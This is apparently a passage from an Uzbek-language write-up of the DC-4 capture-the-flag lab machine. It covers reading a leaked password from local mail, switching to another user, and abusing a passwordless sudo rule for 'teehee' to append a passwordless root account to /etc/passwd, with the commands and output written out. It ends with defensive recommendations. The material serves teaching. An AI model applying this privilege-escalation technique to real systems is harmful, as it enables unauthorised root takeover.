From root@dc-4 Sat Apr 06 20:20:04 2019
Return-path: <root@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 20:20:04 +1000
Received: from root by dc-4 with local (Exim 4.89)
      (envelope-from <root@dc-4>)
      id 1hCiQe-0000gc-EC
      for jim@dc-4; Sat, 06 Apr 2019 20:20:04 +1000
To: jim@dc-4
Subject: Test
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCiQe-0000gc-EC@dc-4>
From: root <root@dc-4>
Date: Sat, 06 Apr 2019 20:20:04 +1000
Status: R0

This is a test.

jim@dc-4:~$ cat test.sh
#!/bin/bash
for i in {1..5}
do
    sleep 1
    echo "Learn bash they said."
    sleep 1
    echo "Bash is good they said."
done
echo "But I'd rather bash my head against a brick wall."
jim@dc-4:~$
```

Tizimdagi ichki pochta xabarlari tekshirilganda, charles tomonidan jimga yuborilgan xatda Charlesning paroli ochiq holda yozilgani aniqlandi.

Charles ning paroli: `^xHhA&hvim0y`

```
jim@dc-4:/var/mail$ ls
jim
jim@dc-4:/var/mail$ cat jim
From: charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
      (envelope-from <charles@dc-4>)
      id 1hCjIX-0000k0-Qt
      for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000k0-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: 0

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is: ^xHhA&hvim0y

See ya,
Charles
```

```
jim@dc-4:/var/mail$
```

Ushbu parol bilan Charles foydalanuvchisiga o'tildi (Lateral Movement).

```
jim@dc-4:/var/mail$ su charles
Password:
charles@dc-4:/var/mail$ id
uid=1001(charles) gid=1001(charles) groups=1001(charles)
charles@dc-4:/var/mail$
```

Charles foydalanuvchisida sudo -l buyrug'i orqali ruxsatlar tekshirildi va teehee binar faylini parolsiz root sifatida ishlatish mumkinligi aniqlandi.

```
charles@dc-4:~$ sudo -l
Matching Defaults entries for charles on dc-4:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
  (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:~$
```

↑ Privilege Escalation

Teehee binar fayli yordamida /etc/passwd fayliga parolsiz root huquqiga ega bo'lgan yangi foydalanuvchi qo'shildi.

```
echo "raaj::0:0:::/bin/bash" | sudo teehee -a /etc/passwd
```

Komanda parametrlari tahlili:

- a (append): Ma'lumotni mavjud faylning oxiriga qo'shadi, bu faylni to'liq o'chirib yubormaslik uchun ishlatildi.
- raaj::0:0:::/bin/bash: Yangi foydalanuvchi satri, bu yerda ikkinchi maydon bo'shligi parolsiz kirishni anglatadi, 0:0 esa root UID/GID hisoblanadi.

Shu orqali root huquqi muvaffaqiyatli qo'lga kiritildi va id komandasi orqali (uid=0(root)) imtiyoz tasdiqlandi.


```
(root) NOPASSWD: /usr/bin/teehee
charles@dc-4:~$ echo "raaj::0:0:::/bin/bash" | sudo teehee -a /etc/passwd
raaj::0:0:::/bin/bash
charles@dc-4:~$ su raaj
root@dc-4:/home/charles# id
uid=0(root) gid=0(root) groups=0(root)
root@dc-4:/home/charles#
```

Root foydalanuvchisi sifatida yakuniy flag (proof.txt) o'qib olindi.

```

root@dc-4:/root# ls
flag.txt  proof.txt
root@dc-4:/root# cat proof.txt
adc71fe3d55c1b50ef18ee13643f08b3
root@dc-4:/root# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:9e:90:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.110.195/24 brd 192.168.110.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe9e:908d/64 scope link
        valid_lft forever preferred_lft forever
root@dc-4:/root#

```



Xulosa

Hujum zanjiri web-sahifadagi **Command Injection** zaifligidan foydalanib parollar ro'yxatini topishdan boshlandi. **Hydra** yordamida SSHga kirish imkoni tug'ildi. Tizim ichidagi beparvolik (parolni mailda qoldirish) Charles useriga o'tishga yo'l

ochdi. Yakuniy bosqichda **sudo misconfiguration** tufayli tizimda to'liq nazorat (Root) o'rnatildi.

Tavsiyalar

- **Input Sanitization:** Web ilovada komandalar bajarilishini qat'iy cheklash yoki ma'lumotlarni filtrdan o'tkazish.
- **Secure Password Storage:** Parollarni hech qachon ochiq matn ko'rinishida (mail, backup) saqlamaslik.
- **Sudo Hardening:** sudoers faylida xavfli binar fayllarga (teehee kabi) parolsiz ruxsat bermaslik.